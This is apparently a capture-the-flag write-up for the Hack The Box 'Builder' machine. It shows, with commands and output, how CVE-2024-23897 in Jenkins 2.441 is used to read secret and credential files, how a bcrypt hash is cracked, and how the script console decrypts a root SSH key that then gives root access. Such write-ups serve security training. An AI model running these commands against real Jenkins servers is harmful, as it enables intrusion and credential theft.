Builder - Medium - Linux
NMAP scan
Only 2 ports open. SSH and a web service.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
# Nmap 7.94SVN scan initiated Mon Mar  4 19:44:13 2024 as: nmap -sCV -p- -oN portscan -v 10.10.11.10
Nmap scan report for 10.10.11.10
Host is up (0.029s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp open  http    Jetty 10.0.18
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Jetty(10.0.18)
|_http-title: Dashboard [Jenkins]
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar  4 19:44:43 2024 -- 1 IP address (1 host up) scanned in 29.35 seconds
Inspecting port 8080

Jetty is hosting a Jenkins instance on port 8080. After looking around on the dashboard it seems there are two users visible. Root and Jennifer. There is also a credentials tab which appears to be storing an SSH key which cannot be viewed publicly.

The version of Jenkins is 2.441. This is an old version so I will review known vulnerabilities next.
CVE-2024-23897(Arbitrary File Read Vulnerability)
Source: https://github.com/Praison001/CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability
Version 2.441 has a file read vulnerability making it possible to extract sensitive information such as configuration files. After reading the article linked above it suggests recovering the key files used to encrypt secrets.
To test the exploit I will first try to read the /etc/passwd file. It worked but using the help parameter limits the file read to 1 line.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/htb/builder]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http help 1 "@/etc/passwd"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

ERROR: Too many arguments: root:x:0:0:root:/root:/bin/bash
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
 COMMAND : Name of the command (default: 1)
After testing other parameters built into the java application it resulted in a greater file read output as shown below. connect-node is a safe function which allowed multiple line output. However this was still limited as you can see the full file is not output.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[~/htb/builder]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node "@/etc/passwd"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin" exists.
root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists.
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such agent "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" exists.
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such agent "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin" exists.
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such agent "_apt:x:42:65534::/nonexistent:/usr/sbin/nologin" exists.
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" exists.
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin" exists.
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin" exists.
bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such agent "bin:x:2:2:bin:/bin:/usr/sbin/nologin" exists.
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such agent "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin" exists.
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such agent "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin" exists.
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such agent "irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin" exists.
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin: No such agent "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin" exists.
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash: No such agent "jenkins:x:1000:1000::/var/jenkins_home:/bin/bash" exists.
games:x:5:60:games:/usr/games:/usr/sbin/nologin: No such agent "games:x:5:60:games:/usr/games:/usr/sbin/nologin" exists.
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such agent "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin" exists.
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such agent "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin" exists.
sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such agent "sys:x:3:3:sys:/dev:/usr/sbin/nologin" exists.
sync:x:4:65534:sync:/bin:/bin/sync: No such agent "sync:x:4:65534:sync:/bin:/bin/sync" exists.

ERROR: Error occurred while performing this command, see previous stderr output.
Extracting key files
Jenkins stores the keys used for encryption in $JENKINS_HOME/secrets/master.key and $JENKINS_HOME/secrets/hudson.util.Secret. The below commands were used to extract these keys.
Extract master.key.
1
2
3
4
5
┌──(kali㉿kali)-[~/htb/builder]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node "@/var/jenkins_home/secrets/master.key"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

ERROR: No such agent "3e3a8909d274de18b90e8d41789423c041dae2b1132514ac43b9714d62305dfba277b5bcec3a06339d9f111e902b64d063bf2eb322eb641edb846e6c019c95cbc38b849fcc2085d5f220c5b6e5468f97d0397502c6afc5a9a1375d346cd0adf08ebc377f48124b9422e91beb5596cdecd72886d7c7e3816a8c488e0270394347" exists.
Extract hudson.util.Secret.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/htb/builder]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node "@/var/jenkins_home/secrets/hudson.util.Secret"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

ERROR: No such agent "&�$y�ѵ�/�(CR�5?��S<���
                                            ���dY�X7��i�}�~�x�4G���]åT^x��-����ӹk�W�9
                                                                                     ](�W�^˾�'��u�O1Q���<'u�z�;#Nݧ� ��B�C�⒚X2Y݀�T<��*'8�f5Y�v�)����)w9��@���w�[���=���;ED+V�l�Xz��e�     ,��O�Ϩ��]ך�RDl�ّ�@g�x��'�>e�ح��fK�??)�_6DF \(� ��w�[%��9�|4y" exists.
The credentials.xml file is stored at $JENKINS_HOME/credentials.xml. This file stores encrypted data which can be decrypted using the above keys.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/htb/builder]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node "@/var/jenkins_home/credentials.xml"

<privateKey>{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}</privateKey>
Attempting to decrypt private key
Source: https://github.com/gquere/pwn_jenkins/blob/master/offline_decryption/jenkins_offline_decrypt.py
This python script is used to decrypt Jenkins secrets. It requires the keys which were extracted in the previous step along with the encrypted string. After a lot of troubleshooting I could not figure out a way to extract the hudson.util.Secret key without corrupting its contents.
The java application output its contents in the terminal as ASCII. It suspect the hudson.util.Secret file is in binary format. I tried piping the output into xxd to try get a true copy of it. For some reason the java application would not pipe its output to xxd so no hex values were displayed.
I give up on trying to get this file and looked for alternative routes.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/htb/builder]
└─$ python3 jenkins_offline_decrypt.py master.key hudson.util.Secret privatekey.xml
Traceback (most recent call last):
  File "/home/kali/htb/builder/jenkins_offline_decrypt.py", line 190, in <module>
    confidentiality_key = get_confidentiality_key(master_key_file, hudson_secret_file)
                          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/htb/builder/jenkins_offline_decrypt.py", line 45, in get_confidentiality_key
    return decrypt_confidentiality_key(master_key, hudson_secret)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/htb/builder/jenkins_offline_decrypt.py", line 55, in decrypt_confidentiality_key
    decrypted_hudson_secret = cipher_handler.decrypt(hudson_secret)
                              ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/.local/lib/python3.11/site-packages/Crypto/Cipher/_mode_ecb.py", line 196, in decrypt
    raise ValueError("Data must be aligned to block boundary in ECB mode")
ValueError: Data must be aligned to block boundary in ECB mode
Extracting users.xml
Jenkins stores the registered users in $JENKINS_HOME/users/users.xml. The below command was used to extract all users. Jenkins will add a series of numbers onto the end of the users directory. For example jennifer_12108429903186576833.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/htb/builder]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node "@/var/jenkins_home/users/users.xml"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
<?xml version='1.1' encoding='UTF-8'?>: No such agent "<?xml version='1.1' encoding='UTF-8'?>" exists.
      <string>jennifer_12108429903186576833</string>: No such agent "      <string>jennifer_12108429903186576833</string>" exists.
  <idToDirectoryNameMap class="concurrent-hash-map">: No such agent "  <idToDirectoryNameMap class="concurrent-hash-map">" exists.
    <entry>: No such agent "    <entry>" exists.
      <string>jennifer</string>: No such agent "      <string>jennifer</string>" exists.
  <version>1</version>: No such agent "  <version>1</version>" exists.
</hudson.model.UserIdMapper>: No such agent "</hudson.model.UserIdMapper>" exists.
  </idToDirectoryNameMap>: No such agent "  </idToDirectoryNameMap>" exists.
<hudson.model.UserIdMapper>: No such agent "<hudson.model.UserIdMapper>" exists.
    </entry>: No such agent "    </entry>" exists.

ERROR: Error occurred while performing this command, see previous stderr output.
To access a users config file to extract the hash the following path is used. $JENKINS_HOME/users/username{0-9}/config.xml. For this example the path was as follows: /var/jenkins_home/users/jennifer_12108429903186576833/config.xml. This revealed the hash for the Jennifer user.
1
2
3
4
5
┌──(kali㉿kali)-[~/htb/builder]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node "@/var/jenkins_home/users/jennifer_12108429903186576833/config.xml"

<passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>: No such agent "      <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>
Cracking hashes
It was possible to crack the bcrypt hash with hashcat and rockyou.txt wordlist.
1
2
3
4
┌──(kali㉿kali)-[~/htb/builder]
└─$ hashcat jennifer.hash /usr/share/wordlists/rockyou.txt -m 3200

$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a:princess
Logged into Jenkins as Jennifer

The password worked and allowed access to the Jenkins dashboard as the Jennifer user. There are now multiple ways forward to gain a foothold on the system. The script console feature will allow command execution for a reverse shell. Another option will be to decrypt the credentials file using the scripting console.
Decrypting secrets via script console
Since I could not decrypt the secrets offline using the python script I want to try do it internally using Jenkins. The below command was used and issued via the scripting console. This command worked and decrypted the secret which was labelled as “Root SSH Key”.
1
println(hudson.util.Secret.decrypt("{snip}"))

Root SSH key recovered - logged in as root
The SSH key worked and allowed access to the system as the root user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
┌──(kali㉿kali)-[~/htb/builder]
└─$ ssh root@10.10.11.10 -i root.key
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Tue Mar 12 09:37:07 PM UTC 2024

  System load:              0.0068359375
  Usage of /:               66.8% of 5.81GB
  Memory usage:             40%
  Swap usage:               0%
  Processes:                216
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.10.11.10
  IPv6 address for eth0:    dead:beef::250:56ff:feb9:5f0f


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Mar 12 21:11:36 2024 from 10.10.14.32
root@builder:~# id
uid=0(root) gid=0(root) groups=0(root)
root@builder:~# hostname
builder
root@builder:~#